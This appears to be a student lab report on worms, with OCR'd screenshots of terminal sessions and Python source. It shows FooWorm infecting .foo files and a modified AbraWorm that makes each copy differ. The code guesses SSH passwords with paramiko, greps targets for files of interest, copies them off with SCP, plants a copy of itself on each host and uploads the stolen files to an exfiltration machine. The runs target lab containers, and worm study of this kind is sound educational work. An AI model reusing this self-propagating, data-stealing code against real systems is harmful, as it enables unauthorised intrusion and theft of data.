
Executing an infected foo file:

Creating new.foo to test the executable *.foo which are infected by Fooworm in the host machines :




```
seed@BufferOverflow:~/Downloads/Code$ echo hello new Worm > new.foo
seed@BufferOverflow:~/Downloads/Code$ ls
1805062_1.py  a.foo  a1.foo  b.foo  b1.foo  e.foo  file1.foo  file2.foo  file3.txt  new.foo
```

Executing a.foo




```
seed@BufferOverflow:~/Downloads/Code$ python3 a.foo
HELLO FROM FooWorm!!

Trying password mypassword for user root at IP address: 172.17.0.2

connected


output of 'ls' command: [b'1805062_1.py\n', b'a1.foo\n', b'b1.foo\n']
files of interest at the target: [b'a1.foo', b'b1.foo']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.3

connected


output of 'ls' command: [b'1805062_1.py\n', b'a.foo\n', b'b.foo\n']
files of interest at the target: [b'a.foo', b'b.foo']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.4
```




```
connected


output of 'ls' command: [b'1805062_1.py\n', b'e.foo\n']

files of interest at the target: [b'e.foo']

Will now try to exfiltrate the files


connected to exhiltration host
```

Now new.foo is also infected



```
seed@BufferOverflow:~/Downloads/Code$ ls
1805062_1.py  a.foo  a1.foo  b.foo  b1.foo  e.foo  file1.foo  file2.foo  file3.txt  new.foo
```




```
seed@BufferOverflow:~/Downloads/Code$ cat new.foo
import sys
import os
import random
import paramiko
import scp
import signal
import glob

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)


print("\nHELLO FROM FooWorm!!\n")


debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                  bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                  cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                  faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                  kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                  let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                  odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                  pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                  sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                  wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''
```


Task 2 :

I have modified the AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.


Code Modification Snippet of 1805062_2.py:



```python
change = []
real   = []

def ReadCurrentFileWithoutChange():
    with open(__file__ , 'r') as file :
        for line in file:
            real.append(line)

def ReadCurrentFile():
    with open(__file__ , 'r') as file :
        for line in file:
            if line.startswith("#"):
                line += "#This has changed by 62\n"
            change.append(line)

def WriteCurrentFileWithoutChange():
    with open(__file__ , 'w') as file :
        for line in real:
            file.write(line)

def WriteCurrentFile():
    with open(__file__ , 'w') as file :
        for line in change:
            file.write(line)
    change.clear()

```




```python
                    #     continue
                    # Now let's look for files that contain the string 'abracadabra'
                    cmd = 'grep -ls abracadabra *'
                    stdin, stdout, stderr = ssh.exec_command(cmd)
                    error = stderr.readlines()
                    if error:
                        print(error)
                        continue
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readline
                    for item in received_list:
                        files_of_interest_at_target.append(item.strip())
                    print("\nfiles of interest at the target: %s" % str(files_of_interest
                    scpcon = scp.SCPClient(ssh.get_transport())
                    if len(files_of_interest_at_target) > 0:
                        for target_file in files_of_interest_at_target:
                            scpcon.get(target_file)
                    # Now deposit a copy of AbraWorm.py at the target host:

                    ReadCurrentFile()
                    WriteCurrentFile()

                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue
                # Now upload the exfiltrated files to a specially designated host,
                # which can be a previously infected host.  The worm will only
```




```
                        scpcon = scp.SCPClient(ssh.get_transport())
                        print("\n\nconnected to exhiltration host\n")
                        for filename in files_of_interest_at_target:
                            scpcon.put(filename)
                        scpcon.close()
                    except:
                        print("No uploading of exfiltrated files\n")
                        continue
    if debug: break


WriteCurrentFileWithoutChange()
```

Before Execution :




```
root@19ce99642b09:~# ls
root@19ce99642b09:~# echo abracadabra > b.txt
root@19ce99642b09:~# cat b.txt
abracadabra
root@19ce99642b09:~# 
```




```
root@568a14a00f12:~# ls
root@568a14a00f12:~# echo abracadabra > a.txt
root@568a14a00f12:~# cat a.txt
abracadabra
root@568a14a00f12:~#
```

172.17.0.4 is the exfiltration remote machine :




```
root@c8bcf96a1c4a:~# ls
root@c8bcf96a1c4a:~#
```


After Execution :




```
seed@BufferOverflow:~/Downloads/Code$ python3 1805062_2.py
Trying password mypassword for user root at IP address: 172.17.0.2

connected


output of 'ls' command: [b'a.txt\n']
files of interest at the target: [b'a.txt']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.3

connected


output of 'ls' command: [b'b.txt\n']
files of interest at the target: [b'b.txt']
Will now try to exfiltrate the files

connected to exhiltration host
```




```
root@568a14a00f12:~# ls
1805062_2.py  a.txt
root@568a14a00f12:~#
```



```
